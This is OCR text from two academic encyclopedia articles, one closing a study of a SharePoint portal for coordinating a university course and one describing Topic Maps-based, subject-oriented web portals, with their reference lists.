


Figure 3. Use cases of the coordinator of the subject



- Figure 4 shows use cases of the theory lecturer. Some of these are: preparing topics, teaching and tracking practice (of the subject).
- Figure 5 shows use cases of the practice lecturer: prepare practice topics, teach and evaluate the practice.
- Figure 6 shows use cases of the students: develop exercises and practicals, calendar, and do exams.

We developed a Web portal adapting Microsoft Sharepoint® to manage a subject at university. This Web portal has a home page with news of interest and links to different areas. These include:

- **Documentation:** It contains the subject program, notes, slides used in class, and publications.

Figure 4. Use cases of the theory lecturer of the subject





Figure 5. Use cases of the theory lecturer of the subject




- **Practicals:** Exercises, examples from previous practicals.
- **Students:** This area has two sites: Leganés and Colmenarejo. At each site there is a list of the students, the schedule, a notice board, a forum and a work area called quality group. This group has a list of participants, a document library and the minutes of meetings.
- **Lecturers:** This area contains a list of lecturers and a link to computer research groups in the department. In this way, each lecturer can access his or her specific research group.
- **Resources:** It has links and interesting software for the subject as well as recommended bibliography.

Following are different images of the different roles involved in developing the collaborative Web portal.

- Figure 7 shows the view of the person in charge of the subject. This person has access to the list of lecturers, documentation of the subject in order to review it, the timetable and the schedule of meetings planned with the other lecturers of the subject.

Figure 6. Use cases of the students



- Figure 8 shows the view of the subject coordinator. This person has the following Web parts: documents library of the subject, a calendar that shows the progression of the subject, teaching material and the different tasks of each lecturer.
- Figure 9 shows the view of the lecturers of the subject. The Web parts of this area are the documents library with past exams, papers, documents and bibliography, different tasks, and events.

We are going to describe the workflow among the lecturers under the "Create notes." This activity is carried out by three roles: the coordinator of the subject in "Coordinating teaching material," the lecturers of theory in "Preparing theory topics" and lecturers of practicals in "Developing practice topics." Each lecturer has to develop his or her part of the notes: the coordinator proposes the different points on a specific topic, the lecturer in theory develops the theoretical concepts and the lecturer in practicals develops exercises to be done in class and for homework. If the students have doubts or queries, they can consult these through a forum. This document is prepared by the lecturers collaboratively, but the students do not see it until it has been approved by the coordinator.

The activity called "Create notes" is developed under "Documentation." In this area there are different Web parts, one of which is a library document called "Notes." Under "Notes," there are different folders. For example, "Topic X" indicates the notes for that particular topic. In these folders, the lecturers can work synchronously or asynchronously. If a lecturer clicks on the "Save" button in the document, the system creates a version of this document. Other functionalities are: putting alerts, creating discussions in the documents, etc. If you put an alert, the system notifies you when the same modifications are being made to the document.

Advantages and Disadvantages of Using a Collaborative Web Portal

If you use a collaborative Web portal, for example Microsoft Sharepoint®, instead of the traditional methods, this portal:

- Helps to organize changes in the company. Nowadays, companies are changing from a departmental organization to a seamless one where employees from different departments or areas have to work on common objectives and where the main problem is technology because the traditional technologies (email, folder structure, etc.) are insufficient.

Figure 7. Image of the environment Microsoft Sharepoint® for the person in charge of the subject




Figure 8. Image of the coordinator's Microsoft Sharepoint® environment





Figure 9. Image of Microsoft Sharepoint® environment for the theory and practice lecturers



- Integrates with other products and tools of the organization. Therefore, the company will have a common point for all employees to access all tools and products of the organization and work collaboratively.
- Provides functionalities such as sharing information, developing documents.

The main inconvenience of using a collaborative tool, in our case Microsoft Sharepoint®, was the dependence on the expert and the problems of communicating with him. These problems were solved with the description of use cases for the principal Microsoft Sharepoint® functionalities these techniques. These techniques make communication between clients, in our case the lecturers and the experts in the tool Microsoft Sharepoint® easier.

FUTURE TRENDS

This experience can be repeated for different subjects, as well as for other fields because of the positive results obtained.

Due to improved communication among students and lecturers, we believe that the use of collaborative Web portal technology in software project development can improve the communication among stakeholders. As a result, we plan to implement specific Web parts, coded in visual .NET to support specific software processes in software projects.

VALIDATION AND CONCLUSION

The collaborative Web portal was validated in two computer science subjects. The students were divided in two big groups: one group worked with the collaborative Web portal and the other without. At the end of the term, they filled in a questionnaire in order to evaluate working collaboratively with and without a collaborative Web portal.

In general, the results the case study is positive. By means of the collaborative Web portal the lecturers managed and designed different subjects and worked collaboratively with each other and with the students.

Communication among students and lecturers was very fluent and the coordination of activities among the lecturers improved.

Students evaluated the experience positively and were aware that they could work collaboratively in different scenarios, organizations, universities. They were also aware of the limitations if they did not have a collaborative Web portal.

Expertise in the management of collaborative Web portal is in great demand. Therefore, this technology prepares students for the real demands in the workplace.

ACKNOWLEDGMENTS

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REFERENCES

Dave B., & Danahy J. (2000). Virtual study abroad and exchange studio. *International Journal of Automation in Construction, 9*(1), 57-71.

Dewiyanti, S., Brand-Gruwel, S., Jochems, W., & Broers, N. J. (2004). Students' experiences with collaborative learning in asynchronous computer-supported collaborative learning environments. *International Journal of Computers in Human Behavior*. Retrieved from www.sciencedirect.com.

Garner, S., & Mann, P. (2003). Interdisciplinarity: Perceptions of the value of computer-supported collaborative work in design for the built environment. *International Journal of Automation in Construction, 12*(5), 495-499.

Grudin, J. (1994). Computer-supported cooperative work: History and focus. *Computer, 27*(5), 19-26.

IBM Global Education Industry. (2000). Higher Education Portals: Presenting your Institution to the World.

Jacobson, I., Christerson, M., Jonsson, P., & Overgaard, G. (1992). *Object oriented software engineering: A use case driven approach*. Addison-Wesley.

Langfeld, L., Spence C., & Noel, M. (2004). *Microsoft Sharepoint 2003 unleashed*. Sams Publishing,.

Londer, O., Bleeker, T., Coventry, P., & Edelen, J. (2005). *Microsoft Windows Sharepoint® Services. step by step.* Washington, DC: Microsoft Press.

Pratt, W., Reddy, M. C., McDonald, D. W., Tarczy-Hornoch, P., & Gennari, J. H. (2004). Incorporating ideas from computer-supported cooperative work. *International Journal of Biomedical Informatics, 37*(2), 128-137.

Sánchez-Segura, M. I., De Amescua, A., García, Luis., Esteban, L. A. (2005). *Software ad hoc for e-learning.* In M. Pagani (Ed.), *Encyclopedia of multimedia technology and networking* (pp. 925-936). Hershey, PA: Idea Group Reference.

Sánchez-Segura, M.-I., de Antonio, A., & de Amescua, A. (2005). SENDA: A whole process to develop virtual environments. In M.-I. Sanchez-Segura (Ed.), Developing future interactive systems (pp. 92-115). Hershey, PA: Idea Group Publishing.

Tschang, F. T., & Della-Senta, T. (2001). *Access to knowledge. New information technologies and the emergence of the virtual university.* (1st ed.). Oxford: Elsevier Science Ltd.

Weimin, G., & Yuefeng, C. (April 2005). Implementation of E-learning System for UNU-IIST.

KEY TERMS

Collaborative Web Portal: A Web site that consists of a set of Web pages based on specific criteria from which users can access Web services and functionality, and which, depending on the type of collaborative portal, allows synchronous and/or asynchronous interaction among users who may be geographically dispersed Microsoft Sharepoint®

E-Learning Systems: Web-based management system by which distance education can be carried out over the Internet or Intranet (Weimin & Yuefeng, 2005).

Virtual Environments: A special kind of 3D virtual environment, inhabited by avatars which represent humans in the VE, or even autonomous agents. (Sánchez-Segura, De Antonio, & De Amescua, 2004).

Web Page: An HTML document that is accessible on the Web.

Web Part: An independent component that can be reused, shared and personalized by all users who have permission to access it. (Londer, Bleeker, Coventry, & Edelen, 2005).

Web Portal: A point-of-access to information and applications (IBM, 2000).

World Wide Web (WWW) or Web: A system for sharing documents or Web page linked through HyperText Markup Language (HTML) on the Internet. These pages can be viewed with a browser such as Internet Explorer or Netscape Navigator.

Topic-Oriented Portals

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INTRODUCTION: FROM PRESENTATION-LEVEL INTEGRATION TO CONCEPT-LEVEL INTEGRATION IN PORTALS

In general, portals are regarded as gateways to networked information and services, facilitating access to other related sites. Typically, portals provide transparent one-stop access to functionalities needed in a common context and make these appear as a single integrated application. Although these functionalities are implemented and made available by heterogeneous applications, they are integrated by presenting the output of such networked applications side-by-side, with only limited interaction between them. This superficial integration on the presentation level is quite useful, but it has considerable drawbacks compared to basing portals on the notion of subjects to achieve "seamless knowledge" and the "semantic superhighway" (Pepper, 2004, 2006; Pepper & Garshol, 2004). Consider these challenges:

- **Knowledge Organization:** How can a portal user be directed in a principled way from a given asset about a subject to other relevant assets about this subject, to other related subjects and the assets linked to them?
- **Portal Integration:** How can all assets about a given subject be made virtually accessible from one page in the portal, even if the content about the subject is distributed to several independently maintained portals?

Both challenges require an appropriate information architecture with an integration on the conceptual level. Content- and semantics-based portal approaches allow expressing a domain knowledge model (concepts and their interrelations) and connecting it to related resources.

After briefly sketching how topic-oriented portals (TOPs) are related to knowledge portals, ontology-based and semantic portals, we discuss Topic Maps-based portals (TMPs), a specific form of topic-oriented (or subject-oriented) portals with advantages in their creation, usage and maintenance. What are examples for such portals and their virtual integration? Which elements are appropriate for their information architecture? How could a subject-oriented information architecture be based on knowledge organization systems (KOS)?

For the remainder of this article, it is assumed that the reader is acquainted with basic Semantic Web concepts, including Topic Maps (Ahmed & Moore, 2005; Passin, 2004).

BACKGROUND: TOPIC-ORIENTED PORTALS

A *topic-oriented (or subject-oriented) portal*[1] is a Web-based information or knowledge portal application where informational content is presented in relationship to subjects and whose structure, or "information architecture" (Rosenfeld & Morville, 2002), makes use of Semantic Web technologies. A TOP is not necessarily a portal dedicated to a special narrow selection of topics or subjects. A TOP typically presents a page-per-subject view of a knowledge domain: Each subject has its own "homepage" that displays the information related to that subject and the relationships between the subject and other subjects in the knowledge domain. The pages about the related subjects may reside on the same portal, or on separate portals. A shallow ontology, specifying the subjects of interest and their interconnecting relationships, is the basis of the information architecture which structures the navigation, content integration and rendering, and the search facilities of content-rich Web sites. This knowledge structure on the ontology layer is by design separated from the resource layer. The resource layer describes which resources (assets such as documents) exist, and the connection between both layers specifies which resources are relevant to which subjects, and in which way. By this separation of layers, the knowledge structure becomes portable. This means that it can be superimposed upon different content, thus grouping assertions and relevant resources referring to the same subject together, and identifying and showing assertions and resources referring to related subjects in a principled way. A TOP can be implemented with different Semantic Web technologies, in particular with RDF/OWL or Topic Maps.

Related Work on Knowledge Portals, Ontology-Based and Semantic Portals

No reference to TOPs is made in recent work on knowledge, ontology-based and semantic portals (cf. Hädrich & Priebe, 2005a, b; Lara et al., 2004; Lausen et al., 2005), or (Hartmann & Sure, 2004) for the SEAL (SEmantic portAL) conceptual framework. However, the approaches are all closely related:

A *knowledge portal* is an information portal supporting knowledge workers in their tasks. It is a specific type of enterprise portal, comprising support for information content storage and retrieval, organizational communication and group collaboration (cf. Detlor, 2004, p. 13). An *ontology-based* portal (cf. Staab et al., 2000) is a portal employing ontologies as its semantic backbone, mainly for information integration, navigation and search. A *semantic portal* is a portal using Semantic Web technologies.

A TOP can be a knowledge portal, since the subject-centric integration supports knowledge management and organization, and knowledge workers may be supported in all three of Detlor's dimensions. Since the knowledge net has an ontologic layer, it is an ontology-based portal, and it is a semantic portal, because Semantic Web technologies are used for the representation and manipulation of the ontology and the metadata about the resources. The creation of semantically linked Web pages from Semantic Web content can result in TOPs (Hyvönen, Valo, Viljanen, & Holi, 2003). These authors acknowledge the similarity of their approach to Topic Maps, except they infer the linkage structure instead of specifying it.

TOPIC MAPS-BASED PORTALS

This article focuses on *Topic Maps-based (or Topic Maps-driven) portals* (TMPs), that is, TOPs realized with Topic Maps. TMPs are "the most common application of Topic Maps today," and "also by far the most visible" (Garshol, 2006c). Topic Maps are understood as standardized in the second edition of ISO/IEC 13250 Topic Maps (ISO 13250), with TMDM (Topic Maps Data Model) (ISO 13250-2) to become part of this standard. The interested reader is directed to the introductory book on XML Topic Maps (Park & Hunting, 2002) and to the discussion of research issues at the TMRA conferences (Maicher & Park, 2006).

Examples of Topic Maps-Based Portals

Almost any Topic Map rendered in a subject-centric way as interlinked Web pages, aggregating everything known about a particular subject, will lead to a TMP, for example, the so-called "Italian Opera Topic Map" by Steve Pepper.[2] Every topic has its own "homepage" which displays the semantic relation of this topic to other topics and the assets (resources) relevant to this topic, and all pages are interlinked. Several TMPs are in practical use, predominantly in Norway, for example Kulturnett,[3] a Norwegian public sector portal to cultural information. The IRS Topic Map[4] by Michel Biezunski is a prominent example in English language. Barta (2004) communicates his experiences in developing a Perl-based knowledge portal using Topic Maps; Pepper and Garshol (2002) based theirs on building a TMP of conference papers. For more practical examples of TMPs in the public sector and their virtual integration, see Pepper (2004) and Garshol (2006c).

Examples of the Virtual Integration of Topic Maps-based Portals

Consider you want to connect at least two portals such that topic pages about the same topic provided by both portals are virtually integrated (cf. the simple portal connecting scenario of Pepper, 2004). Portal A can ask portal B if it knows anything about this topic, update its own knowledge base with the answer on-the-fly, and present its changed pages to the user. For example, the three following Norwegian TMPs (of the Research Council Web site for young adults,[5] the public site of the Consumer Association,[6] and the biosecurity portal of the Department of Agriculture[7]) have topics about the common subject "genetically modified food" which they can mutually share, based on published subjects. Connecting portals is just one of four use cases for TMRAP, a remote access protocol for Topic Maps (Garshol, 2006a). Using published subjects and TMRAP as a vehicle to realize the idea of "seamless knowledge," portals can also share little Topic Map fragments, thus automatically syndicating, synchronizing and aggregating knowledge structures and the accompanying resources (Garshol, 2006a, c).

Elements of the Information Architecture of Topic Maps-Based Portals

Topic Maps and TOPs match well, because Topic Maps already exhibit all features for the implementation of TOPs. In particular, basic principles of Topic Maps and knowledge organization aid in the design of an appropriate information architecture:

- **Subject Centric View:** In contrast to the more resource-centric RDF, with subjects and topics, Topic Maps are by design subject-centric, making it easier to talk about subjects.
- **Semantic Interoperability with RDF:** All work on RDF-based portals can be reused, since Topic Maps are semantically interoperable with RDF (Garshol,

2003, 2005; Garshol & Naito, 2004; Ontopia, 2003; Pepper, Presutti, Vitali, Garshol, & Gessa, 2006; Pepper, Vitali, Garshol, Gessa, & Presutti, 2005). Because Topic Maps explicitly disclose additional information (Garshol, 2006b), a mapping from RDF to Topic Maps is an up-conversion (Garshol, 2003, 2005).

- **Constructs on the Ontology and the Resource Layer:** In contrast to RDF, Topic Maps discern between the ontology and the resource layer. Constructs are provided for defining assertions (expressed as topics and associations) (ontology layer), and for referencing relevant content (resource layer). An occurrence represents the relationship between a subject and an information resource, and the occurrence type describes the nature of the relationship between the subjects and information resources linked by the occurrence of that type (ISO 13250-2). Thus one can systematically and flexibly specify which resources related to a given resource shall be shown in a TMP. One only needs to define both the occurrence relations from one resource to the ontology and back from the ontology to another resource, and the association types connecting two topics within the ontology.
- **Identity Management and Merging Capabilities for Cross-Portal Collaboration and Aggregation:** As a cure to the Web's identity crisis, with subject indicators Topic Maps provide a mechanism for unambiguously identifying and addressing subjects, also applicable with RDF (Maicher, 2004; Pepper & Schwab, 2003). Published subjects (PSIs) enable a semantically interoperable information architecture (OASIS Published Subjects TC, 2003; Pepper, 2006). According to SLUO (the Subject Location Uniqueness Objective) or collocation objective of Topic Maps, everything known about a subject should be accessible from one (virtual) place, thus for each unique subject there should be only one proxy (an addressable representation in the computer) (Newcomb, Hunting, Algermissen, & Durusau, 2003, par. 2.26). Topics serve as points of collocation, also between federated portals. Technically, Topic Maps have features for merging topics, for example, based on subject indicators.
- **Loose-Coupled Information Architecture, Ontologies, and Data Hubs:** Topic Maps combine well with all these concepts. In the case of a TMP, the underlying Topic Maps specify a shallow ontology, the system of types of topics, associations, and occurrences that together define the classes of things and relationships between things (Ahmed & Moore, 2005), "a model for describing the world that consists of a set of types, properties, and relationship types" (Garshol, 2004). "[A] Topic Map can serve as the data hub of a loose-coupled information architecture, allowing new data sources to be added and merged with the content and other data sources that drive the site." See Networked-Planet (2005) for advantages of this approach.
- **Knowledge Organization:** Topic Maps also combine naturally with principles of knowledge organization (Sigel, 2002). It is recommended that organizations planning to create sophisticated TMPs build their information architecture on one or several KOS. They should leverage simple subject structures, traditional taxonomies, thesauri, or faceted classification schemes to shallow ontologies grounded in published subjects (Pepper, 2006). One approach could be to express these KOS using the SKOS (Simple Knowledge Organisation System) (Miles & Brickley, 2005; Miles et al., 2005) RDF vocabulary (for an example see SWED, the semantic Web environmental directory[8]), up-converting from RDF to Topic Maps.
- **Feasible, Lightweight, Yet Extensible Ontologies:** In portal practice, ontologies described with Topic Maps are rather applied than ontologies represented with OWL, because they are easier to design and use for end users and information architects. In addition, with Topic Maps one can start with a lightweight but quite expressive approach and extend the semantics as needed.
- **Topic Map Design Patterns:** Ready-made Topic Map design patterns can be applied for information architecture (Ahmed, 2003b).
- **Portal Federation:** Portals can "talk to each other," exchanging Topic Map fragments, for example, with TMRAP, an abstract Web service interface for remote access to Topic Maps (Garshol, 2006a; Pepper & Garshol, 2004), or TMIP (Barta, 2005). This exchange allows several federated portals to cooperate P2P-like (Ahmed, 2003a), which will support decentralized and distributed knowledge management and emergent knowledge structures (Bonifacio, 2006).

FUTURE TRENDS

We expect more organizations specifying their ontologies as Topic Maps, and more portals being topic- or subject-oriented and using published subjects. The number of TMPs based on knowledge organization principles and SKOS will increase, working towards the collocation principle (everything known about a given subject shall be virtually accessible from one place). More semantic portals will be virtually coupled, exchanging Topic Map fragments via Web services, integrating knowledge in "knowledge hubs" (Ahmed & Moore, 2006; Garshol, 2006a), and enhancing decentralized knowledge management and emergent knowledge organization p2p-like. Semantic interoperability between such applications, but also between Topic Maps and RDF will likely increase. A tighter intertwining of the research and application of knowledge portals, ontology-based and semantic portals with TOPs is recommended.

CONCLUSION

Most existing portals integrate information from various sources only on the presentation level, not on the concept level, and this is quite useful on its own. However, in order to present resources relevant to other resources in a principled way, or to be able to interconnect resources about the same subject from several portals to a virtual portal, a topic- or subject-oriented information architecture is necessary. Although TOPs can be implemented with different Semantic Web technologies, basing their information architecture on Topic Maps is more natural and has advantages for their creation, usage and maintenance. In sum, subject-orientation and the Topic Maps paradigm have brought fascinating opportunities for portals. However, as always, much more work is ahead of us towards the further realization of the "seamless knowledge" vision for TOPs. The interested reader is invited to explore existing TMPs and the references provided.

REFERENCES

Ahmed, K. (2003a). *TMShare: Topic map fragment exchange in a peer-to-peer application*. Paper presented at the XML Eurpoe Conference.

Ahmed, K. (2003b). *Topic map design patterns for information architecture*. Paper presented at the XML Conference.

Ahmed, K., & Moore, G. (2005). An introduction to topic maps. *The Architecture Journal, 5*. Retrieved January 15, 2007, from http://www.architecturejournal.net/2005/issue5/Jour5Intro/

Ahmed, K., & Moore, G. (2006). Apply topic maps to applications. *The Architecture Journal, 6*. Retrieved January 15, 2007, from http://architecturejournal.net/2006/issue6/Jour6TopicMaps/

Barta, R. (2004). *Evolution of a Perl-based knowledge portal*. Retrieved January 15, 2007, from http://topicmaps.bond.edu.au/docs/32?style=printable

Barta, R. (2005). *TMIP, a RESTful topic maps interaction protocol*. Paper presented at the Extreme Markup Languages Conference.

Bonifacio, M. (2006). A peer-to-peer solution for distributed knowledge management. In S. Staab & H. Stuckenschmidt (Eds.), *Semantic Web and peer-to-peer. Decentralized management and exchange of knowledge and information* (pp. 323-334). Berlin, Germany: Springer.

Detlor, B. (2004). *Towards knowledge portals: From human issues to intelligent agents*. Dordrecht: Kluwer.

Garshol, L. M. (2003). *Living with topic maps and RDF: Topic maps, RDF, DAML, OIL, OWL, TMCL*. Paper presented at the XML Europe Conference.

Garshol, L. M. (2004). Metadata? Thesauri? Taxonomies? Topic Maps! Making sense of it all. *Journal of Information Science, 30*(4), 378-391.

Garshol, L. M. (2005, October 24). *SKOS in Topic Maps* (Blog Entry). Retrieved January 15, 2007, from http://www.garshol.priv.no/blog/10.html

Garshol, L. M. (2006a). TMRAP: Topic Maps remote access protocol. In L. Maicher & J. Park (Eds.), *Charting the topic maps research and applications*, TMRA 2005, Leipzig, Germany. Revised selected papers. LNAI 3873 (pp. 53-68). Berlin, Germany: Springer.

Garshol, L. M. (2006b). tolog—A Topic Maps Query Language. In L. Maicher & J. Park (Eds.), *Charting the topic maps research and applications landscape, First International Workshop on Topic Maps Research and Applications, TMRA 2005*, Leipzig, Germany. Revised selected papers. LNAI 3873 (pp. 183-196). Berlin, Germany: Springer.

Garshol, L. M. (2006c). *Topic Maps: Overview and use cases*. Paper presented at the Høykomseminar Leikanger. Retrieved January 15, 2007, from http://www.vestforsk.no/seminar/Ontopia.pdf

Garshol, L. M., & Naito, M. (2004). *RDF and topic maps interoperability in practice*. Paper presented at the 3rd International Semantic Web Conference (ISWC2004).

Gruber, T. R. (1993). A translation approach to portable ontology specifications. *Knowledge Acquisition, 6*(2), 199-221.

Hädrich, T., & Priebe, T. (2005a). A context-based approach for supporting knowledge work with semantic portals. *International Journal on semantic Web and Information Systems, 1*(3), 64-88.

Hädrich, T., & Priebe, T. (2005b). *Supporting knowledge work with knowledge stance-oriented integrative portals*. Paper presented at the 13th European Conference on Information Systems (ECIS 2005).

Hartmann, J., & Sure, Y. (2004). An infrastructure for scalable, reliable semantic portals. *IEEE Intelligent Systems, 19*(3), 58-65.

Hyvönen, E., Valo, A., Viljanen, K., & Holi, M. (2003). *Publishing semantic Web content as semantically linked*

HTML pages. Paper presented at the XML Finland 2003 Conference.

[ISO13250] ISO/IEC 1320:2003: Information Technology —Document Description and Processing Languages—Topic Maps. International Organization for Standardizaion, Geneva, Switzerland. Retrieved from http://www.y12.doe.gov/sgml/sc34/document/0322_files/iso13250-2nd-ed-v2.pdf

[ISO13250-2] ISO/IEC IS 13250-2: 2007: Information Technology—Document Description and Processing Languages—Topic Maps—Data Model. International Organization for Sandardization, Geneva, Switzerland. Retrieved from http://www.isotopicmaps.org/sam/sam-model/

Lara, R., Han, S.-K., Lausen, H., Stollberg, M., Ding, Y., & Fensel, D. (2004). *An evaluation of semantic Web portals*. Paper presented at the IADIS Applied Computing International Conference.

Lausen, H., Ding, Y., Stollberg, M., Fensel, D., Lara Hernández, R., & Han, S.-K. (2005). Semantic Web portals. State-of-the-art survey. *Journal of Knowledge Management, 9*(5), 40-49.

Maicher, L. (2004). *Subject identification in topic maps in theory and practice.* Paper presented at the Berliner XML Tage, Berlin, Germany.

Maicher, L., & Park, J. (Eds.). (2006, October 6-7). *Charting the topic maps research and applications landscape, First International Workshop on Topic Maps Research and Applications, TMRA 2005*, Leipzig, Germany. Revised Selected Papers. LNAI 3873. Springer.

Miles, A., & Brickley, D. (2005, November 2). *SKOS core guide* (W3C Working Draft). Retrieved January 15, 2007, from http://www.w3.org/TR/2005/WD-swbp-skos-core-guide-20051102/

Miles, A., Matthews, B., Beckett, D., Brickley, D., Wilson, M., & Rogers, N. (2005). *SKOS: A language to describe simple knowledge structures for the Web*. Paper presented at the XTech Conference.

NetworkedPlanet. (2005). *White paper: Topic maps in Website architecture: An overview of approaches to apply topic maps to improve site cohesion, navigation and search.* Retrieved January 15, 2007, from http://www.networkedplanet.com/download/tm-Website-architecture.pdf

Newcomb, S. R., Hunting, S., Algermissen, J., & Durusau, P. (2003, March 28). *Topic maps model (TMM)* (Version 2.30, for review and comment). Retrieved January 15, 2007, from http://www.jtc1sc34.org/repository/0393.pdf

OASIS Published Subjects TC. (2003, June 24). *Published subjects: Introduction and basic requirements* (Recommendation). Retrieved January 15, 2007, from http://www.oasis-open.org/committees/download.php/3052/pubsubj-pt1-1.02-cs.doc

Ontopia (2003, December 28). *The RTM RDF to topic maps mapping: Definition and introduction* (Ontopia Technical Report, Version 0.2). Retrieved January 15, 2007, from http://www.ontopia.net/topicmaps/materials/rdf2tm.html

Park, J., & Hunting, S. (Eds.). (2002). *XML topic maps: Creating and using topic maps for the Web*. Boston: Addison-Wesley Professional.

Passin, T. B. (2004). *Explorer's guide to the semantic Web*. Greenwich, Connecticut: Manning.

Pepper, S. (2004). *Towards seamless knowledge. Integrating public sector portals*. Paper presented at the XML Conference.

